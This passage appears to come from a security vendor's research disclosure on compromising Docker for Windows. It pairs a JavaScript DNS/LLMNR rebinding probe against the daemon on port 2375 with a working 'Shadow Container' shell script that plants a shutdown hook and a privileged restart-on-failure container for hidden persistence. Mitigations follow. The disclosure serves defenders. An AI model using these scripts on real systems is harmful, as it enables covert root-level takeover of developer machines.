
That page, once loaded, starts to constantly request ‘http://pwned:2375/images/json




```
function tryDocker()
{
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function()
    {
        if (xhr.readyState == XMLHttpRequest.DONE)
        {
            if  (xhr.status == 200)
            {
                clearTimeout(t);
                runPrivilegedContainer();
            }
        }
    }
    xhr.open('GET', 'http://pwned:2375/images/json', true);
    xhr.send(null);

    t = setTimeout(function(){ tryDocker() }, 5000);
}
```

This is a test call, made to check whether the same origin policy was bypassed. If it was, we will receive an HTTP OK response for this request - as it will be coming from the docker daemon. Until this happens, the web page continues to receive HTTP 404 from the build container. This continues until the browser clears its host cache, and tries again to resolve the *pwned* host. This causes the browser to issue new LLMNR request, which as we explained earlier is served with ‘127.0.0.1’. In most browsers we tested, including Firefox, Chrome and Internet Explorer, that request happens after ~1 minute.



Now the browser equates ‘pwned’ with 127.0.0.1, meaning that requests to pwned will be issued directly to the docker daemon, without being subject to the Same Origin Policy. When this happens, our script finally receives an HTTP OK response to its GET request - signaling that we can now issue any command to the docker daemon.



Persistency via “Shadow Container”

So now that we gained the ability to execute any command against Docker Daemon REST API, we effectively have full root access to the underlying Moby Linux VM. The next step is to leverage this to execute some malicious code, while remaining persistent on the host and concealed within virtual machine. Note that malicious code execution is not limited to running a container. An attacker can execute code on the underlying Linux VM host as well.

While this is neat, any changes to the VM won’t persist past reboots, as the virtual machine is booted from an image.

More so, if the victim restarts the host or just restarts Docker for Windows, attacker will lose control.

To overcome these problems, we suggest a technique we call a ‘Shadow Container’ attack. Using it we gain both persistency and concealment:

- The attacker stays in control after restarts/reboots/upgrades.
- The attackers’ code is ‘concealed’ within Moby Linux VM, practically invisible to host based security solutions.

The “Shadow Container” technique leverages legitimate docker behavior to achieve its goal. Using legitimate tools as part of attack flow is a known technique, and helps an attacker stay undetected.


The key aspects of following are:

- Docker keeps the container file system across VM/docker resets.
- Docker's restart policy syncs the container's run state across VM/docker resets.

The outcome of the above is that:

> Any container that saves state/data in its filesystem and has the restart policy set to be restarted when docker starts, will be started on docker start and carry that state/data across machine or docker restarts.

To achieve persistence across resets, the attacker writes a shutdown script. A shutdown script is the script to be run when Linux is about to be shut down, or in other words when Moby Linux VM is about to be reset.




```
start()
{
        MS="$( cat /etc/init.d/myscript.sh)"
        docker run -e MYSCRIPT="$MS" --privileged=true --pid=host --name=shadow --restart=on-failure d4w/nsenter /bin/sh -c "$MS"
}
```

The above example shutdown script:

- Stores the attacker's script/state in an environment variable
- Executes that script in d4w/nsenter privileged container with –restart[10]=on-failure'

Let's see an example of an attacker script:



```
#!/bin/sh
if [ -f /etc/init.d/persist ]; then
    sleep 1
    exit 1
else
    printf "#!/sbin/openrc-run\n\ndepend()\n{\n\tneed docker\n \
             \tbefore  killprocs \n \
             \tbefore  mount-ro \n \
             \tbefore  savecache\n}\n \
             \nstart()\n \
             {\n \
                \tMS=\"\$( cat /etc/init.d/myscript.sh)\"\n \
                              \tdocker run -e MYSCRIPT=\"\$MS\" \
                                           --privileged=true \
                                           --pid=host \
                                           --name=shadow \
                                           --restart=on-failure \
                                                  d4w/nsenter /bin/sh -c \"\$MS\"\n}\n" > /etc/init.d/persist

    if [ ! -z "$MYSCRIPT" ]; then echo "$MYSCRIPT" > /etc/init.d/myscript.sh; fi
    chmod +x /etc/init.d/myscript.sh
    chmod +x /etc/init.d/persist
    rc-update add /etc/init.d/persist shutdown
    rc-update -u
    echo HACKED > /SHADOW
    docker rm -f shadow
    exit 0
fi
```

[10] https://docs.docker.com/engine/admin/start-containers-automatically/

The result is a kind of “ping pong” game, between storing the attack state over in a Shadow Container, and between writing it back to the virtual machine for concealment. When docker restarts, either after docker reset or after host reboot, it will run the attacker’s container (that saves the attack script) which:

- Writes the attack script back to the virtual machine
- Installs the shutdown script
- Does something malicious...

Mitigation

Every step of this attack represents a separate attack vector and should be mitigated as such. To protect against attacks against the docker daemon:

- Do not allow access to Docker daemon over TCP/HTTP
- Only allow authenticated clients (certificates) access to exposed ports
- Block via Firewall port 2375 on the Moby Linux VM interface

To protect against Host Rebinding attacks, we suggest:

- Disable LLMNR and NetBIOS on all endpoints
- Disable LLMNR and NetBIOS on all interfaces (including virtual ones)

Another important takeaway is to constantly scan and monitor containers to protect against an attack that infects the development pipeline. It is important to scan images to remove malicious code or vulnerabilities that may be exploited. Additionally, runtime protection ensures that your containers “behave”, and don’t perform any malicious action.

* * *

Questions? Email us at contact@aquasec.com

Aqua enables enterprises to secure their virtual container environments from development to production, accelerating container adoption and bridging the gap between DevOps and IT security.

The Aqua Container Security Platform provides full visibility into container activity, allowing organizations to detect and prevent suspicious activity and attacks, providing transparent, automated security while helping to enforce policy and simplify regulatory compliance.

For more information, visit www.aquasec.com